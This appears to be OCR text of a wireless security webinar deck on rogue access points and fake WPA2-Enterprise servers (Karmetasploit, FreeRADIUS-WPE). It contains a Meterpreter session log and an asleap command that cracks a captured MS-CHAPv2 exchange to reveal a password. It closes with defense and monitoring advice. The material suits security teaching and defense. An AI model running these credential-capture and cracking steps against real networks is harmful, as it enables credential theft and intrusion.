
- Modern Wireless Attacks
- Exploiting Ad-Hoc Networks
- WPA2 with PSK, PCI, Oh My
- Open Network Impersonation
- Secure Network Impersonation
- Defense Recommendations
- Conclusions and Q&A

Karmetasploit

- Responds with "Yes, I'm your AP" for all client requests
  - For modern clients, only effective for open networks
- Simple to implement with WiFi Pineapple, $99 hakshop.com
- Powerful when integrated with attack frameworks such as SET

Social Engineering Toolkit






```
[*] Meterpreter session 1 opened (192.168.1.8:443 -> 192.168.1.1:50524) at 2011-10-13
10:49:19 -0400
msf  exploit(handler) > sessions
Active sessions
===============
  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  jwright-x220\jwright @ JWRIGHT-X220  192.168.1.8:443 ->
192.168.1.1:50524

msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```


Attacker

Outline

- Modern Wireless Attacks
- Exploiting Ad-Hoc Networks
- WPA2 with PSK, PCI, Oh My
- Open Network Impersonation
- Secure Network Impersonation
- Defense Recommendations
- Conclusions and Q&A

Secure Enterprise Networks

- Strong encryption with AES-CCMP
- Strong authentication using PEAP, TTLS or EAP/TLS
- Common client configuration failure: Poor CN Certificate Matching
- Attacker buys a valid cert. for his own domain




FreeRADIUS WPE

USB powered, phone sized D-Link DAP-1350, $75


- Patch for FreeRADIUS server
- Adds logging for authentication credentials
  - TTLS, PEAP, a few others
- Returns success for any credentials where possible
- You supply it a valid certificate from a trusted CA (e.x. VeriSign, DigiNotar)
- Impersonate victim AP
  - USB-powered pocket AP makes this convenient


Attack is hit-or-miss on Windows, depending on client configuration.

It's Not Just Windows Anymore



On Android, all WLAN certificates are trusted by default, with no user interaction required.





The server certificate is fabricated. The end-user decides whether to accept or reject. This is akin to Internet Explorer 4's behavior.

Attacking MS-CHAPv2

```
# tail -f /usr/local/var/log/radius/freeradius-server-wpe.log
mschap: Thu Oct  6 09:50:12 2011

        username: jwright
        challenge: ff:80:4d:52:0a:10:c7:33
        response:
21:77:8a:96:b7:16:e6:ed:e1:c2:19:06:66:ac:78:e9:cb:e1:21:e0:62:86:7d:45

^C
# asleap -C ff:80:4d:52:0a:10:c7:33 -R
21:77:8a:96:b7:16:e6:ed:e1:c2:19:06:66:ac:78:e9:cb:e1:21:e0:62:86:7d:45
-W rockyou.txt
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "rockyou.txt".
        hash bytes:         c2dd
        NT hash:            c80f1ecc1c37905823872cf125d7c2dd
        password:           weloveyouesteban
```


RockYou Password List at www.skullsecurity.org/wiki/index.php/Passwords

Outline

- Modern Wireless Attacks
- Exploiting Ad-Hoc Networks
- WPA2 with PSK, PCI, Oh My
- Open Network Impersonation
- Secure Network Impersonation
- Defense Recommendations
- Conclusions and Q&A

Configuration Security

- Avoid WPA2-PSK for enterprise networks
- Ensure client systems are protected where possible
  - Maintain consistent wireless settings with GPO or third-party tools
  - Secure EAP settings
- Isolated WLAN for mobile devices
- Prohibit open WLAN where possible



Real-Time Network Monitoring

- Many client attacks require introducing an AP-like device
  - Karmetasploit, FreeRADIUS-WPE
- Commonly weak ad-hoc networks
- Real-time monitoring and detection with WIDS FTW
  - No protection when your clients are away from monitored areas

Outline

- Modern Wireless Attacks
- Exploiting Ad-Hoc Networks
- WPA2 with PSK, PCI, Oh My
- Open Network Impersonation
- Secure Network Impersonation
- Defense Recommendations
- Conclusions and Q&A

Conclusion

- Wireless attacks have evolved
  - Less infrastructure attacks, more client attacks
- Many organizations are vulnerable
  - Use Kismet and walk around your network recording probe requests or ad-hoc networks
- Some configuration opportunities to resolve flaws
- WIDS systems help where deployed

Questions?

Please enter your questions in the chat window and we'll get to as many as we can.

Thank you for attending!

Joshua Wright
jwright@willhackforsushi.com